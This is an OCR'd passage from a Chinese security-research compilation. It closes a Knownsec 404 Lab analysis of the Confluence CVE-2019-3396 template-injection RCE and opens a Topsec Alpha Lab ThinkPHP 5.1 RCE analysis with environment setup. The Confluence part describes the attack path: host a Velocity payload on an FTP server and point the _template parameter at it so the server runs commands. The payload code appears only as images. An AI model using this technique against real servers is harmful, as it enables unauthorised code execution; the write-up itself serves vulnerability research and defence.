


至于 6.14.1 为啥不行，赶着应急，后续会跟，如果有新的发现，会同步上来，目前只看到 ClassLoader 不一样。

6.14.1




6.9.0



这两个 loader 的关系如下

Tomcat classloader类图




现在可以加载本地和远程模板了，可以尝试进行 RCE。


关于 Velocity 的 RCE，基本上 payload 都来源于 15 年 blackhat 的服务端模板注入的议题，但是在 Confluence 上用不了，因为在调用方法的时候会经过 velocity-htmlsafe-1.5.1.jar，里面多了一些过滤和限制。但是仍然可以利用反射来执行命令。

用 python -m pyftpdlib -p 2121 开启一个简单的 ftp 服务器，将 payload 保存成 rce.vm，保存在当前目录。

将 _template 设置成`ftp://localhost:2121/rce.vm`，发送，成功执行命令。




对于命令回显，同样可以使用反射构造出 payload，执行 ipconfig 的结果。





10.1 漏洞影响

根据 ZoomEye 网络空间搜索引擎对关键字 “X-Confluence” 进行搜索，共得到 61,856 条结果，主要分布美国、德国、中国等国家。




全球分布 (非漏洞影响范围)





中国分布 (非漏洞影响范围)



10.2 漏洞检测

2019 年 4 月 4 日，404 实验室公布了该漏洞的检测PoC，可以利用这个 PoC 检测 Confluence 是否受该漏洞影响。

10.3 参考链接

漏洞检测 PoC

Remote code execution via Widget Connector macro CVE-2019-3396

漏洞预警 | Confluence Server 远程代码执行漏洞

10.3.1 知道创宇 404 实验室

知道创宇 404 实验室，是国内黑客文化深厚的网络安全公司知道创宇最神秘和核心的部门，长期致力于 Web 、IoT 、工控、区块链等领域内安全漏洞挖掘、攻防技术的研究工作，团队曾多次向国内外多家知名厂商如微软、苹果、Adobe、腾讯、阿里、百度等提交漏洞研究成果，并协助修复安全漏洞，多次获得相关致谢，在业内享有极高的声誉。

10.3.2 关于作者

Badcode，知道创宇 404 实验室安全研究员，主攻 Web 安全相关研究，擅长 Web 漏洞挖掘，曾获得 Adobe、Oracle、Cisco 等多个厂商致谢。

微信公众号二维码

天融信关于 ThinkPHP5.1 框架结合 RCE 漏洞的深入分析

作者：天融信阿尔法实验室

原文链接：https://mp.weixin.qq.com/s/kwp5uxom7Amrj6S_-g8r4Q

11.1 0x00 前言

在前几个月，Thinkphp 连续爆发了多个严重漏洞。由于框架应用的广泛性，漏洞影响非常大。为了之后更好地防御和应对此框架漏洞，阿尔法实验室对 Thinkphp 框架进行了详细地分析，并在此分享给大家共同学习。

本篇文章将从框架的流程讲起，让大家对 Thinkphp 有个大概的认识，接着讲述一些关于漏洞的相关知识，帮助大家在分析漏洞时能更好地理解漏洞原理，最后结合一个比较好的 RCE 漏洞 (超链接) 用一种反推的方式去进行分析，让大家将漏洞和框架知识相融合。体现一个从学习框架到熟悉漏洞原理的过程。

11.2 0x01 框架介绍

ThinkPHP 是一个免费开源的，快速、简单的面向对象的轻量级 PHP 开发框架，是为了敏捷 WEB 应用开发和简化企业应用开发而诞生的。ThinkPHP 从诞生以来一直秉承简洁实用的设计原则，在保持出色的性能和至简的代码的同时，也注重易用性。

11.3 0x02 环境搭建

11.3.1 2.1 Thinkphp 环境搭建

安装环境：Mac Os MAMP 集成软件

PHP 版本：5.6.10


Thinkphp 版本：5.1.20

thinkphp 安装包获取（Composer 方式）：

首先需要安装 composer。

curl -sS https://getcomposer.org/installer | php

下载后，检查 Composer 是否能正常工作，只需要通过 php 来执行 PHAR：



若返回信息如上图，则证明成功。

然后将 composer.phar 移动到 bin 目录下并改名为 composer

mv composer.phar /usr/local/bin/composer

Composer 安装好之后，打开命令行，切换到你的 web 根目录下面并执行下面的命令：

composer create-project topthink/think=5.1.20 tp5.1.20 –prefer-dist

若需要其他版本，可通过修改版本号下载。

验证是否可以正常运行，在浏览器中输入地址：

http://localhost/tp5.1.20/public/

如果出现上图所示，那么恭喜你安装成功。

11.3.2 2.2 IDE 环境搭建及 xdebug 配置

PHP IDE 工具有很多，我推荐 PhpStorm，因为它支持所有 PHP 语言功能，提供最优秀的代码补全、重构、实时错误预防、快速导航功能。

PhpStorm 下载地址：https://www.jetbrains.com/phpstorm/

Xdebug

Xdebug 是一个开放源代码的 PHP 程序调试器，可以用来跟踪，调试和分析 PHP 程序的运行状况。在调试分析代码时，xdebug 十分好用。

下面我们说一下 xdebug 怎么配置（MAMP+PHPstrom）

1. 下载安装 xdebug 扩展 (MAMP 自带)。

2. 打开 php.ini 文件，添加 xdebug 相关配置

[xdebug]

xdebug.remote_enable = 1

xdebug.remote_handler = dbgp

xdebug.remote_host = 127.0.0.1


xdebug.remote_port = 9000 # 端口号可以修改，避免冲突

xdebug.idekey = PHPSTROM

